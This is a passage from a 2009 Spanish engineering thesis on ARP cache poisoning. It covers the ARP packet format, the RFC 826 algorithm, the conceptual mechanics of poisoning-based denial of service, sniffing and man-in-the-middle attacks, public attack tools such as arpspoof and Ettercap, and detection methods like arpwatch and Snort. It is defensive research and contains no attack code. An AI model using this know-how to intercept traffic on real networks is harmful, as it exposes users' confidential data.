zESCUELA SUPERIOR POLITÉCNICA DEL LITORAL

Facultad de Ingeniería en Electricidad y Computación

"DESCRIPCIÓN DEL PROBLEMA DE ENVENENAMIENTO AL PROTOCOLO ARP, MEDIANTE ÁRBOLES DE ATAQUE, USANDO UN MECANISMO AUTOMATIZADO PARA ENCONTRAR LAS VULNERABILIDADES."

TESIS DE GRADO

Previa a la obtención del Título de:

INGENIERO EN COMPUTACIÓN

ESPECIALIZACIÓN: SISTEMAS TECNOLÓGICOS

Presentada por:

LUIS DANIEL CHIANG GUERRERO

Guayaquil - Ecuador

2009

AGRADECIMIENTOS

Agradezco a Dios por las bendiciones recibidas,
a mi familia por la confianza puesta en mi, a la Ing. Cristina Abad
por su constante ayuda en este trabajo y vida académica,
al ingeniero Xavier Marcos por una gran amistad,
a todos los profesores y amigos.

DEDICATORIA

A mis padres, mis hermanos, Zussy Castillo, a todos aquellos ingenieros que a conciencia han presentado un trabajo como este, siendo con justo trabajo graduados de la ESPOL.

TRIBUNAL DE GRADO

PRESIDENTE

Ing. Jorge Aragundi Rosales

DIRECTOR DE TESIS

M. Sc. Cristina Abad

MIEMBROS PRINCIPALES

M. Sc. Guido Caicedo

M. Sc. Rebeca Estrada

DECLARACIÓN EXPRESA

"La responsabilidad del contenido de esta Tesis de Grado, nos corresponde exclusivamente; y el patrimonio intelectual de la misma, a la Escuela Superior Politécnica del Litoral"

(Reglamento de exámenes y títulos profesionales de la ESPOL)

Luis Daniel Chiang Guerrero

RESUMEN

El problema del envenenamiento ARP es un problema grave, que compromete la confidencialidad de los datos en nuestras redes de área local. Este problema hasta el momento no tiene una solución ideal. El problema de los ataques a este protocolo radican en que la respuesta no puede ser autenticada, y por lo tanto, alguien más que no sea el auténtico dueño de esa IP puede enviar una respuesta falsa y hacerse pasar por otra computadora.

Diversos sistemas operativos y dispositivos de hardware de redes han incorporado mecanismos que buscan mitigar o eliminar este grave problema de seguridad informática. Lamentablemente, con la excepción de una solución disponible solamente en ciertos conmutadores costosos de Cisco (y por lo tanto de aplicabilidad limitada), no se ha tenido éxito hasta el momento. Esto ha llevado a que ataques de negación del servicio y de hombre en el medio, facilitados por un primer ataque de envenenamiento ARP, sean comunes en nuestras redes de datos actuales.

Parte de la razón por la que no se ha podido encontrar una buena solución al problema antes descrito, es la dificultad de apreciar el alcance del mismo y de enumerar todas las posibles maneras de llevar a cabo este ataque. Después de una extensa investigación, se ha llegado a la conclusión de que no existe ningún documento que describa de manera clara y concisa todas las maneras en que el protocolo ARP es susceptible a

envenenamiento. Tampoco existe alguna herramienta que permita (de manera automatizada) evaluar una posible solución a dicho problema.

Una manera eficaz de documentar vulnerabilidades de seguridad informática es a través del uso de árboles de ataque. Los árboles de ataque muestran información de manera ordenada y rápida de comprender.

Esta tesis demuestra diferentes métodos para envenenar la caché ARP de diferentes sistemas operativos, implementados en una herramienta automatizada de pruebas de envenenamiento ARP. A partir de estos resultados se generó árboles de ataque del protocolo ARP de cada sistema. Estos árboles representan un aporte a la comunidad de seguridad informática ya que constituyen un recurso que no existía anteriormente, y además, facilita la evaluación de posibles soluciones al mencionado problema. Adicionalmente, se usó la herramienta desarrollada en la presente tesis para probar una posible solución al problema de envenenamiento ARP. La solución probada fue desarrollada por A. Ortega y X. Marcos [2].

INDICE GENERAL

INDICE DE GRÁFICOS

INDICE DE TABLAS

INTRODUCCIÓN

ARP (Address Resolution Protocol), protocolo utilizado en redes Ethernet, sirve para obtener la dirección física de un computador (MAC Address) en la red preguntando a toda la red mediante un mensaje broadcast por el propietario de la dirección IP. Quien tiene esa dirección IP responde directamente a quien hizo la solicitud.

El protocolo ARP es un protocolo sin estado, y no tiene información de cuáles fueron las solicitudes realizadas, ni las respuestas anteriores, cada respuesta nueva sobrescribe a la anterior en la tabla caché ARP.

El funcionamiento estándar de ARP está documentado en el RFC 806 [3], pero pequeños detalles de implementación del protocolo dependen de los desarrolladores del sistema operativo, los cuales pueden agregar algunos mecanismos sencillos de seguridad.

El problema de los ataques a este protocolo radican en que la respuesta no puede ser autenticada y alguien más que no sea el autentico dueño de esa IP puede enviar una respuesta falsa y hacerse pasar por otra computadora. Para una mayor eficiencia, la asociación MAC-IP recibida en la respuesta ARP se almacena por un cierto tiempo en la tabla caché ARP. En el caso de darse un ataque como el descrito, se dice que la tabla caché del equipo fue envenenada. De esta manera quien hace la solicitud inicial no se

comunicara con el equipo correcto si no con el falso y le enviara la información que era para el destinatario original.

Un agravante de este problema es que no es necesario ser un pirata experto para realizar este tipo de ataques, existen herramientas que se pueden encontrar en Internet para realizarlos. El problema del envenenamiento ARP es un problema grave, que compromete la confidencialidad de los datos enviados en nuestras redes de área local (y desde ahí, hacia Internet), y que hasta el momento no tiene una solución ideal.

Uno de los motivos por los que todavía no hay disponible una solución eficiente y económica al problema es que lamentablemente no existen estudios detallados y exhaustivos del problema. Mucha de la información para realizar los ataques ARP se encuentran en sitios web de piratas, los cuales no son nada técnicos ni muy explicativos. Además, dicha información está incompleta y se disponible de manera desorganizada. Lastimosamente no existen estudios previos a este en donde se examinen todas las combinaciones para realizar los envenenamientos ARP. Este estudio ayudó a detectar este tipo de fallas en las redes y a validar la eficiencia de una posible solución.

Dada la importancia del problema descrito, y de la necesidad imperativa de estudios académicos en el área, un equipo de investigación de la FIEC dirigido por la Ing. Cristina Abad, con fondos del programa VLIR-ESPOL [51] (Componente 8), estudió en paralelo el problema y plantearon una solución.

En esta tesis se presenta un estudio detallado y exhaustivo de las diferentes maneras que se pueden realizar ataques al protocolo ARP. Esta tesis servirá como base para trabajos posteriores, como: (1) evaluación de mecanismos de seguridad existentes que pretenden bloquear (ciertos tipos de) ataques ARP, (2) diseño de nuevos esquemas de seguridad para ARP, (3) dejar sentadas las bases para futuros estudios del protocolo Neighbor Discovery (ND), el cual reemplazará a ARP en las redes IPv6.

Para poder analizar un problema se debe describirlo, conocer bajo las condiciones que aparece, cuales son las variables que se involucran con el problema. Toda la problemática en torno al protocolo ARP se describe en el Capítulo 1 en conjunto con el protocolo ARP y los objetivos de esta tesis.

El principal problema del protocolo ARP es el envenenamiento de la caché, este ataque permite que se realicen los ataques de hombre en el medio. Ataque que puede llegar a comprometer información muy confidencial y valiosa. La definición de estos problemas y sus efectos están descritos con detalles en el Capítulo 2.

En el Capítulo 3, se analiza brevemente posibles soluciones al protocolo ARP categorizándolas por la metodología que usan para tratar de solucionar el problema que son: métodos de detección, métodos de prevención y métodos de sofocar. Una vez descritos estos métodos se menciona como se evaluaron a los más representativos que son los mejores implementados para finalmente compararlos.

Los árboles de ataque muestran información de manera ordenada, rápida de comprender. Pero se necesita saber hacerlos, conocer cuál es el objetivo de representar la información de esta manera y los varios beneficios de usarlos. En el Capítulo 4 se describe toda la información necesaria para la utilización de árboles de ataque de manera general para analizar cualquier problema de seguridad.

Para poder realizar los árboles de ataque, se desarrolló una aplicación que trabaja en diferentes sistemas operativos que realiza ataques al protocolo ARP. En el Capítulo 5 se detalla la implementación de esta aplicación, justificando los sistemas operativos que seleccionaron para realizar las pruebas, los detalles de diseño necesarios para realizar las pruebas para, una descripción analítica de las pruebas para que finalmente mostrar los detalles de la implementación.

En el Capítulo 6, se muestran los resultados obtenidos de las pruebas en los diferentes sistemas operativos. Mostrando un árbol genérico con muchas de las posibles combinaciones para envenenar la caché ARP de un equipo, para luego entrar en detalle cuales son los caminos críticos que indican los niveles de peligrosidad a los cuales un equipo está expuesto.

El Capítulo 7 inicia explicando en qué consiste la solución de A. Ortega y X. Marcos [2], para luego mostrar el árbol de ataque obtenido a partir de evaluar la mencionada implementación con sus respetivos comentarios y análisis de la posible solución.

Para terminar con el trabajo, en el Capítulo 8 se mencionan las conclusiones y recomendaciones dejando marcado el camino en la sección de trabajo futuro.

1. PLANTEAMIENTO DEL PROBLEMA Y ANÁLISIS CONTEXTUAL

1.1.DEFINICIÓN DEL PROBLEMA

El protocolo ARP, es el mecanismo que permite conocer la dirección física de un equipo de red a partir de su dirección lógica, una vez conocidas las direcciones físicas se pueda iniciar una comunicación entre los participantes.

El problema del envenenamiento ARP es un problema grave, que compromete la confidencialidad de los datos en nuestras redes de área local. Este problema hasta el momento no tiene una solución ideal.

El problema de los ataques a este protocolo radican en que la respuesta no puede ser autenticada y por lo tanto, alguien más que no sea el autentico dueño de la dirección de red solicitada puede enviar una respuesta falsa y hacerse pasar por otra computadora.

De las posibles soluciones que intentan prevenir o detectar el envenenamiento de la caché ARP no se sabe que tan eficientes son porque no existe un mecanismo que permita evaluarlas, para luego comparar su eficiencia. Las comparaciones que se encuentran son realizadas por los mismos autores de nuevas propuestas de soluciones, y la mayoría de comparaciones que hacen son teóricas.

Un agravante de este problema es que no es necesario ser un hacker experto para montar este tipo de ataques, ya que hay herramientas que se pueden encontrar en Internet para realizarlos de manera fácil y rápida.

1.2. OBJETIVOS DEL PROYECTO DE TESIS

Los objetivos que se plantearon al inicio del proyecto de tesis fueron:

1.2.1. DESARROLLAR UNA APLICACIÓN PARA EVALUAR POSIBLES SOLUCIONES AL PROTOCOLO ARP

Desarrollar una aplicación que ataque a la pila del protocolo ARP de un sistema para saber si el sistema fue vulnerable los ataques. Esta aplicación permitirá seleccionar cuales pruebas efectuar, los datos con cuales realizar el ataque, configurar los estados del sistema atacado, entre otras opciones.

1.2.2. IDENTIFICAR VULNERABILIDADES DE LA CACHÉ ARP, EN DETERMINADOS SISTEMAS OPERATIVOS

Identificar las vulnerabilidades se refiere a encontrar las condiciones, bajo las cuales se lograr envenenar la tabla ARP.

1.2.3. CONSTRUIR ÁRBOLES DE ATAQUE A PARTIR DE LOS RESULTADOS OBTENIDOS DEL ANÁLISIS DE VULNERABILIDADES

A partir de las vulnerabilidades encontradas, se creará árboles de ataque, que es una manera estructurada y ordenada de analizar la falla de seguridad.

1.2.4. EVALUAR LA POSIBLE SOLUCIÓN CREADA POR C. ABAD, IMPLEMENTADA POR A. ORTEGA, X. MARCOS

Entre una de las posibles soluciones para evitar envenenar de la caché ARP, C.Abad planteo una posible solución [1], la cual fue implementada por A.Ortega y X. Marcos [2].

1.3. DEFINICIÓN DEL PROTOCOLO ARP

En 1982 David C. Plummer junto a otras personas proponen la primera definición formal del protocolo ARP, la cual fue presentada en el RFC 826 [3], también conocido como un estándar STD 37[4].

Como sus siglas en ingles lo indican (Address Resolution Protocol). El protocolo de resolución de direcciones es un protocolo diseñado para obtener direcciones físicas de una determinada ubicación lógica. Este protocolo se aplica en diferentes tipos de redes tales como LAN, Token Ring, FDDI, IEEE 802.11, y otras más. Actualmente, ARP es el estándar en redes TCP/IP (IPv4).

En el caso particular de las redes de área local (LAN) que están conformadas generalmente por computadores, se usa el protocolo ARP para resolver la dirección lógica(IP) de una computadora a una física (MAC Address).

El protocolo tiene dos funcionalidades básicas, que le permite a un computador solicitar y responder una consulta:

1) Preguntar cuál es la dirección MAC de una IP especifica (ARP-Request)

2) Responder a una solicitud de consulta de MAC (ARP- Reply)

Para que esto sea posible se debe define de manera formal un paquete ARP de la siguiente manera:

Capa de transmisión Ethernet			Datos del paquete Ethernet:		ether_type$<protocolo>						
48 bits	48 bits	16 bits	16 bits	16 bits	8 bits	8 bits	16 bits	N bytes	M bytes	N bytes	M bytes
DED	DEE	ETP	ar$hrd	ar$pro	ar$hln	ar$pln	ar$op	ar$sha	ar$spa	ar$tha	ar$tpa

Figura 1: Campos de un paquete ARP

Capa de transmisión Ethernet

DED: Dirección Ethernet Destino.

DEE: Dirección Ethernet Emisor.

ETP: Ethernet Tipo de Protocolo, en el caso de ser una consulta ARP sería ether_type$ADDRESS_RESOLUTION$(0806)_{16}$.

Datos de la trama Ethernet:

ar$hrd: Espacio de dirección de hardware (ej.: Ethernet, red de paquetes de difusión sería $(01)_{16}$).

ar$pro: Espacio de dirección del protocolo.

Datos de ether_type$<protocolo>.

ar$hln: Largo en bytes de cada dirección de hardware.

ar$pln: Largo en bytes de cada dirección de protocolo.

ar$op: Tiene que ser uno de los siguiente valores: ares_op$REQUEST $(01)_{16}$, ares_op$REPLY $(02)_{16}$

ar$sha: Dirección de hardware del emisor de este paquete, n es tomada del campo ar$hln.

ar$spa: Dirección de protocolo del emisor de este paquete, m es tomada del campo ar$pln.

ar$tha: Dirección de hardware del destinatario de este paquete (si la sabe).

ar$tpa: Dirección de protocolo del destinatario.

Es muy importante mencionar que el paquete ARP va encapsulado dentro de una trama ETHERNET.

1.3.1.ARP-REQUEST

Para explicar la generación de un ARP-Request el RFC826 usa un ejemplo. Inicia mencionando que una capa superior desea enviar un paquete y para esto una capa inferior necesita conocer la relación < dirección de capa 2, dirección de protocolo de red >. De esta manera aparece la primera figura de tabla de cacheo en donde guardan las relaciones conocidas. A continuación dice que se debe retornar lo almacenado en la tabla caché. En el caso de no encontrarlo en la caché se debe descartar el paquete, asumiendo que la capa

superior se encargara de retransmitirlo y en ese momento se envía una consulta ARP a toda la red.

El paquete se debe armar de la siguiente manera:

El módulo de la capa Ethernet se encarga de colocar:

DED = es un mensaje broadcast, por tal motivo debe ir a la dirección broadcast de la red.

DEE = se coloca la dirección del equipo que está generando el paquete.

ETP = ether_type$ADDRESS_RESOLUTION.

Luego el módulo ARP, se encarga de colocar los siguientes valores.

ar$hrd = ares_hrd$Ethernet $(0001)_{16.}$

ar$pro = el tipo de protocolo el cual se desea resolver en este caso ARP para IP$(0800)_{16.}$

ar$hln = 6 (el numero de bytes en 48 bits Ethernet address).

ar$pln = la longitud de una dirección en ese protocolo, en el caso IP son 4 bytes $(04)_{16.}$

ar$op = ares_op$REQUEST $(01)_{16.}$

ar$sha = los 48 bits MAC de si mismo.

ar$spa = la dirección de si mismo del protocolo.

ar$tha = nada en particular o la dirección de broadcast.

ar$tpa = con la dirección de protocolo de la máquina que está tratando de ser accedida.

Un ejemplo de cómo quedaría el paquete generado usando esas especificaciones sería el siguiente.

Dado que el equipo que tiene 190.154.136.209(be9a88d1)$_{16}$ con dirección MAC (0073070bec6a) $_{16}$. Y quiere saber cuál es la dirección MAC de 190.154.136.214(be9a 88d6)$_{16}$. Todo esto ocurre en una red Ethernet, con IPv4 como protocolo de red.

Capa de transmisión Ethernet			Datos del paquete Ethernet		ether_type$<protocolo>.						
48 bits	48 bits	16 bits	16 bits	16 bits	8 bits	8 bits	16 bits	N bytes	M bytes	N bytes	M bytes
DED	DEE	ETP	ar$hrd	ar$pro	ar$hln	ar$pln	ar$op	ar$sha	ar$spa	ar$tha	ar$tpa
ff ff ff ff ff ff	00 73 07 0b ec 6a	08 06	00 01	08 00	06	04	00 01	00 73 07 0b ec 6a	be 9a 88 d1	00 00 00 00 00 00	be 9a 88 d6

Figura 2: Ejemplo de paquete ARP-Request

1.3.2.ARP-REPLY

El RFC826 también explica cómo debería ser el procedimiento luego de la recepción de un paquete que hace una solicitud ARP. Para esto ellos recomiendan un algoritmo y también mencionan que no es necesario seguir estrictamente este algoritmo. El algoritmo

sugerido en el ARP se lo detalla de mejor manera con el pseudocódigo listado a continuación.

1.3.3.PSEUDOCÓDIGO DEL ALGORITMO ARP

```
¿Tengo el tipo de hardware en ar$hrd?
Sí: (casi definitivamente)
  [opcionalmente chequea el largo de hardware ar$hln]
  ¿Hablo el protocolo en ar$pro?
  Sí:
   [opcionalmente chequea el largo de protocolo ar$pln]
   Merge_flag := falso
   Si el par <tipo protocolo, dirección de protocolo del emisor> ya
      está en mi tabla de traducción, actualizo el campo de dirección
      de hardware del emisor de la entrada con la nueva información
      en el paquete y pongo Merge_flag en verdadero.
   ¿Soy la dirección protocolo de destino?
   Sí:
    Si Merge_flag es falso, agrego el trío <tipo protocolo, dirección
       protocolo del emisor, dirección hardware del emisor> a la
       tabla de traducción.  ¿Es el opcode ares_op$REQUEST? (ve en el opcode)
    Sí:
      Cambio los campos hardware y protocolo, poniendo las
         direcciones hardware y protocolo local en el campo del emisor.
      Configuro el campo ar$op a ares_op$REPLY
      Envío el paquete a la (nueva) dirección hardware de destino por
         el mismo hardware por la que solicitud fue recibida.
```

Dependiendo de cómo este implementado en cada sistema el protocolo ARP, se decide cuándo se genera un ARP-Reply que es una respuesta a una consulta ARP.

A continuación se muestra un ejemplo de cómo se forma un ARP-Reply:

Siguiendo el algoritmo recomendado por el RFC826 y tomando la solicitud del ejemplo de la sección ARP-Request como referencia, asumiendo que:

- El tipo de hardware es correcto (Ethernet).

- El largo del campo de hardware y de protocolo son correctos.
- El par <tipo protocolo, dirección de protocolo del emisor> no se encuentran en la caché ARP de quien está recibiendo el paquete.
- Que es la dirección protocolo destino (IP).

Recordando que:

- El emisor tiene como dirección IP 190.154.136.209$(be9a88d1)_{16}$ y su dirección MAC $(0073070bec6a)_{16}$.
- El receptor tiene como dirección IP 190.154.136.214$(be9a\ 88d6)_{16}$ y su dirección MAC $(000f3d450054)_{16}$.

Todo esto ocurre en una red Ethernet, con IPv4 como protocolo de RED.

El paquete ARP-Reply generado por quien recibe el ARP-Request debería ser de la siguiente manera:

El módulo de la capa Ethernet se encarga de colocar:

DED = es un mensaje que se encarga de responder a quien hace la solicitud, debe ir la **MAC** de quien solicita.

DEE = se coloca la dirección del equipo que está generando el paquete(el equipo que responde).

ETP = ether_type$ADDRESS_RESOLUTION.

Luego el módulo ARP, se encarga de colocar los siguientes valores.

ar$hrd = ares_hrd$Ethernet $(0001)_{16.}$

ar$pro = el tipo de protocolo el cual se desea resolver en este caso ARP para IP$(0800)_{16.}$

ar$hln = 6 (el número de bytes en 48.bit Ethernet address).

ar$pln = la longitud de una dirección en ese protocolo, en el caso IP son 4 bytes $(04)_{16.}$

ar$op = ares_op$REPLY $(02)_{16.}$

ar$sha = los 48 bits MAC de el mismo.

ar$spa = la dirección de si mismo del protocolo.

ar$tha = la dirección de Ethernet de la máquina que solicitó la respuesta ARP

ar$tpa = con la dirección de protocolo de la máquina que solicitó la respuesta ARP

Capa de transmisión Ethernet			Datos del paquete Ethernet		ether_type$<protocolo>.						
48 bits	48 bits	16 bits	16 bits	16 bits	8 bits	8 bits	16 bits	N bytes	M bytes	N bytes	M bytes

DED	DEE	ETP	ar$hrd	ar$pro	ar$hln	ar$pln	ar$op	ar$sha	ar$spa	ar$tha	ar$tpa
00 73 07 0b ec 6a	00 0f 3d 45 00 54	08 06	00 01	08 00	06	04	00 02	00 0f 3d 45 00 54	be 9a 88 d6	00 73 07 0b ec 6a	be 9a 88 d1

Figura 3: Ejemplo de paquete ARP-Reply

1.4.PROTOCOLO NDP EN IPV6

El protocolo NDP formalmente se encuentra definido en RFC 4861[5] y es importante mencionarlo debido a su similitud al protocolo ARP y su implicación en IPv6.

El protocolo "Network Discovery Protocol" cuyas siglas son NDP, o en español "Descubrimiento de Vecindario" es un protocolo que se encuentra definido para IPv6. Su funcionalidad en IPv6 es la combinación el protocolo ARP e ICMP de IPv4. NDP agrega la funcionalidad para detectar inasequibilidad de vecinos. Este problema se encuentra enmarcado en la detección de portales inactivos [6].

La inasequibilidad de vecinos [7], son un tipo de mensajes que se maneja en el protocolo NDP que permite conocer si la dirección uni-difusión ya no se encuentra asignada a otro equipo. Además usa un mecanismo de doble seguridad para detectar si un destino se encuentra inasequible. Para que un desino no sea inasequible al menos deben cumplirse en constantemente los mensajes de confirmación de conexión de con quien se tiene realizada una conexión, y los mensajes de solicitud de vecino. Como mecanismo de

protección si llegan a fallar los mensajes de confirmación de conexión NDP envía mensajes de solicitud de vecino como última opción antes de darlo como inasequible.

El mecanismo que NDP implementa para detectar direcciones duplicadas consiste, en que cada nodo posee un algoritmo que se encarga de detección de direcciones duplicadas y este algoritmo de detección de direcciones duplicadas se ejecuta en todas las direcciones.

2. ENVENENAMIENTO A LA CACHÉ ARP

2.1. DEFINICIÓN DE ENVENENAMIENTO A LA CACHÉ ARP, Y SUS EFECTOS

La caché o tabla ARP, se encuentra envenenada cuando las relaciones <MAC, IP> del host analizado no contienen los valores correctos.

Se puede llegar al envenenamiento de la caché ARP, mediante dos formas:

1) Envenenamiento No Inducido

2) Envenenamiento Inducido

2.1.1. ENVENENAMIENTO NO INDUCIDO, O NO MAL INTENCIONADO

Un envenenamiento NO INDUCIDO se provoca cuando por cuestiones de variaciones de la red, o de configuraciones particulares, la caché ARP contiene valores que no son validos en la red pero que tal vez alguna vez lo fueron.

A continuación unos ejemplos de envenenamientos NO INDUCIDOS:

En una red LAN a la que constantemente se conectan y desconectan dispositivos de red como laptops, se puede dar el caso que un usuario A llega con su computador a la red y el servidor DHCP le asigna una dirección IP a la máquina A. Lo cual hace que en la red exista la relación < MACA, IPA>. Durante esa estancia A realiza diferentes conexiones con otras máquinas de la red, una de ellas es la B, lo cual obliga a B conocer la relación <MACA, IPA > para poder establecer una correcta comunicación con A. De repente la

máquina A se retira de la red y llega una tercera máquina llamada C, la cual tiene la buena o mala fortuna de que su IP asignada por el servidor DCHP sea la misma que la le pertenecía a A. El problema de envenenamiento se da para B, por que este ya tiene guardado en su caché ARP que los mensajes enviados a IPA deben ser enviados a MACA, pero esos ya no es correcto lo que debe tener en su caché es la relación <MACB, IPA>. Este problema no es tan grave y es común porque suele darse cuando las redes están un poco cerca de su máxima capacidad y no le queda más opción al servidor DHCP que entregar una IP recientemente usada por alguien más. Los sistemas operativos suelen enviar diferentes paquetes ARP cada vez que se conecta a la red para así notificar a los otros computadores. Un ejemplo de esto ha sido descrito en [8].

Otro envenenamiento que se suele dar es cuando la red maneja direcciones IP estáticas, colocadas manualmente por un técnico. Al darse esto se puede equivocar y asignar una misma IP a dos computadores. Sistemas operativos como Windows advierten de este error pero sistemas Unix no. De esta manera se puede llegar a envenenar la caché de otra máquina de la red que quiera comunicarse con esa IP, porque a las dos les llegan las mismas solicitudes broadcast las cuales responden. Depende de cómo este implementado el protocolo ARP en el sistema operativo de las otras máquinas de red para tomar las medidas correspondientes para afrontar situaciones de este caso.

2.1.2.ENVENENAMIENTO INDUCIDO, O MAL INTENCIONADO

Un envenenamiento INDUCIDO se provoca cuando de manera mal intencionada la caché ARP de un computador no tiene las relaciones <MAC, IP> correctas.

Cuando de manera mal intencionada se envenena la caché ARP de otro equipo se pueden obtener tres resultados, dependiendo de cómo sea el ataque [9].

Negación de Servicio: Este ataque lo que hace es modificar la caché ARP del equipo atacado de tal manera que no permite que se comunique con uno o más equipos de la red, este ataque se realiza enviando paquetes ARP, indicando que a una IP válida de la red le corresponde o una MAC que no existe en la red, o la MAC del atacante que no está reenviando paquetes.

Husmear Trafico: Este ataque lo que hace es interceptar toda la comunicación entre dos equipos de la red sin alterarla. Este ataque se realiza engañando a los dos equipos de la red, inicialmente el equipo A se comunica con B de manera correcta teniendo ambos en sus correspondientes tablas las relaciones correctas <IP, MAC> para realizar la comunicación entre ellos. Para poder husmear el trafico completamente un atacante M, debe lograr que A tenga la relación <IPB, MACM> y que B tenga la relación <IPA, MACM> logrando esto ambos equipos A y B dirigen todo el tráfico relacionado a su comunicación hacia M el cual para que no sea descubierto su ataque y las comunicaciones se puedan seguir interceptando, lo que hace es encaminar los paquetes hacia A y B como correspondan.

Ataque de Hombre en el medio: Es un ataque que inicia husmeando el tráfico entre dos equipos para que luego modifique la comunicación, y combinando esto con técnicas para evadir mecanismos de seguridad en las comunicaciones se transforma en un ataque muy peligroso. Este ataque es explicado en la siguiente sección debido a su importancia.

Se puede realizar envenenamientos inducidos usando algunos de los muchos programas que se encuentran en Internet y que son fáciles de acceder. Es tan fácil encontrar estos programas que se encuentran listados la wikipedia [10].

A continuación, se describen unas cuantas de estas herramientas:

Cain y Abel [11]: Es una herramienta que funciona bajo entorno Windows, que permite "recuperar" claves mediante mecanismos como husmear el trafico de la red, fuerza bruta, ataques de diccionario, etc. Permite montar ataques de hombre en el medio, adicionalmente permite analizar protocolos encriptados como SSH-1 y HTTPS. Con esta herramienta se logran montar ataques de manera muy rápida y fácil [12].

Arpspoof: Es una herramienta que funciona bajo entorno Linux, Es parte del conjunto de herramientas DSniff [13], que teniendo habilitada la redirección de paquetes en Linux y mediante la ejecución de dos comandos se logra de manera muy sencilla lograr montar un ataque de hombre en el medio [14]. En el caso de no estar habilitada la redirección de paquetes lo que se convierte es en un ataque de negación de servicio.

Ethercap [15]: Es una herramienta multiplataforma que funciona bajo Windows, Linux y BSD. Permite realizar ataques de hombre en el medio y así interceptar tráfico en la red. El programa analiza el tráfico buscando claves dentro de los paquetes transferidos.

2.2. DEFINICIÓN DE ATAQUE DEL HOMBRE EN EL MEDIO, Y SUS EFECTOS

Un ataque de hombre en el medio en su manera más básica consiste en engañar a dos equipos que están realizando una comunicación que el equipo en el medio es con quien se están comunicando.

En el caso particular de esta tesis se analizan los ataques de hombre en el medio realizados con ataques ARP, en redes Ethernet. Los ataques de hombre en el medio no solo se pueden realizar atacando al protocolo ARP. Es necesario mencionar que se puede realizar atacando al protocolo de resolución de dominios DNS [16].

Definiendo de manera formal un ataque de hombre en el medio, un ataque de hombre en el medio se realiza cuando dado que en una red existen los equipos A, B y M. el equipo A piensa que se está comunicando directamente con el B y viceversa. Pero en realidad lo que está ocurriendo es que A se está comunicando con M quien se hace pasar por A frente a B. y B de igual manera se comunica con M pensando que se comunica con A. Para que esto se dé en la caché ARP de A debe existir la relación <MACM, IPB>. Y en la caché ARP de B debe existir la relación < MACM, IPA>.

En las redes Ethernet se pueden interconectar los equipos mediante conmutadores (switches) o concentradores (hubs) los cuales tienen diferentes comportamientos y cambian directamente la complejidad de un ataque.

Cuando una red esta interconectada por medio de concentradores es mucho más susceptible a ataques de hombre en el medio debido al comportamiento del concentrador que simplemente repite los paquetes a todos los puertos que tiene y así a un atacante le es más fácil acceder a la comunicación. Cuando una red esta interconectada por medio de conmutadores el atacante debe tener un poco más de conocimiento, para primero husmear el tráfico en la red, o detectar a los otros equipos de la red debido a que no le llegan de manera gratuita todos los mensajes de la red [17].

Sin importar la clase de equipos que se usen para interconectar la red, si no se toman las medidas de seguridad necesarias un atacante puede llegar a realizar un ataque de hombre en el medio.

Adicionalmente cada sistema operativo tiene su propia implementación del protocolo ARP, lo cual hace que el atacante para lograr alterar de manera mal intencionada la caché de un equipo debe conocer bajo cuales condiciones la caché del equipo es vulnerable.

La dificultad para montar un ataque de hombre en el medio para un estudiante de segundo año de ingeniería en computación es poca además de que existen herramientas, tutoriales y hasta videos en los cuales indican como paso a paso realizar ataques de

hombre en el medio [18]. Es un problema muy conocido en el mundo de la computación de los cuales ya existen muchos estudios que detallan el problema y lo muestran con sus respectivas herramientas [19].

La gravedad de un ataque de hombre en el medio depende de lo valiosa de la información que el atacante logra tener acceso o modificar. Puede ser que un atacante logre colocarse en medio de la comunicación pero si la comunicación se encuentra encriptada el atacante debe realizar cierto trabajo adicional para lograr desencriptar la información caso contrario el ataque no tendría mayor gravedad aun si los equipos que realizaban la comunicación no detectaron que estaban siendo atacados.

Los efectos de que un tercero obtenga información privada en una comunicación dependen de la información obtenida. De igual manera la cantidad de información que logre alterar en la comunicación. Estos efectos pueden ser de carácter personal, académico, económicos, sociales, etc.

De esta manera los ataques del hombre en el medio, hacen que la confiabilidad de cómputo en sistemas obtenido a lo largo de años de desarrollo por científicos e ingenieros sea muy poco valorada debido a que un sistema puede ser vulnerado y afectar gravemente el entorno en el cual éste funciona si se toman las medidas de seguridad necesarias.

3. MÉTODOS PARA PREVENIR Y SOFOCAR EL ENVENENAMIENTO DE LA CACHÉ ARP

3.1. MÉTODOS EXISTENTES PARA PREVENIR O SOFOCAR EL ENVENENAMIENTO DE LA CACHÉ ARP

Existen diferentes alternativas para tratar de resolver el problema de seguridad con el protocolo ARP. Estos mecanismos se dividen de acuerdo a como plantean solucionar el problema. Existen mecanismos de detección que básicamente consisten en alertas al administrador de la red o al usuario del equipo atacado, los mecanismos de mitigación como el implementado en ciertos equipos Cisco, llamado PORT SECURITY que sirve como servidor centralizado bloqueando el trafico de paquetes ARP, y los mecanismos de bloqueo los cuales pueden introducir cambios al protocolo ARP agregándole mecanismos de encriptación y autenticación.

Estas soluciones se pueden implementar en distintas partes de la red como en conmutadores, estaciones de trabajo, y servidores. Dejando de esta manera abierta la posibilidad para el administrador de red escoger la opción más conveniente.

Los métodos se pueden clasificar en métodos para detectar, prevenir, sofocar y bloquear un ataque. A continuación se encuentra una breve descripción de estos mecanismos.

3.1.1.MÉTODOS DE DETECCIÓN

En los métodos de detección, algunos se basan en el tráfico de la red, otros en la caché local de la máquina que tiene la aplicación instalada. Con esa información generan alertas al usuario del equipo o al administrador de red, y en otros casos solo llevan registros de los cambios.

arpwatch [20]: Es un mecanismo disponible para sistemas Unix, que monitorea el trafico de la red en busca de paquetes ARP para generar un registro de los cambios que han existido con respecto a las relaciones <MAC, IP> dentro de la red. Estos cambios pueden ser informados al administrador de red vía correo electrónico.

Snort [21]: Es un sistema de código abierto orientado a la detección de intrusos. Su funcionamiento se basa en reglas. Las reglas que se relacionan al protocolo ARP, son: 1) Por cada ARP_REQUEST analiza que la dirección de origen en la trama Ethernet sea igual a la dirección de origen del paquete ARP. 2) Por cada ARP_REPLY analiza las direcciones de origen y destino sean iguales tanto en la trama Ethernet como en el paquete ARP. 3) Analiza los paquetes ARP_REQUEST, cuando son enviados a una dirección de manera unicast y no de manera broadcast. 4) Para redes pequeñas se puede especificar las relaciones <MAC, IP> y analiza todo el trafico ARP, alertando alguna anomalía este mecanismo solo es útil en redes pequeñas. Todas estas reglas no evitan que se realice un ataque de hombre en el medio, algunas dan problemas como la regla 2

cuando en la red se usa ARP-Proxy. Y regla 3 es poco útil porque un ataque a la caché ARP no necesariamente tiene que ser unicast.

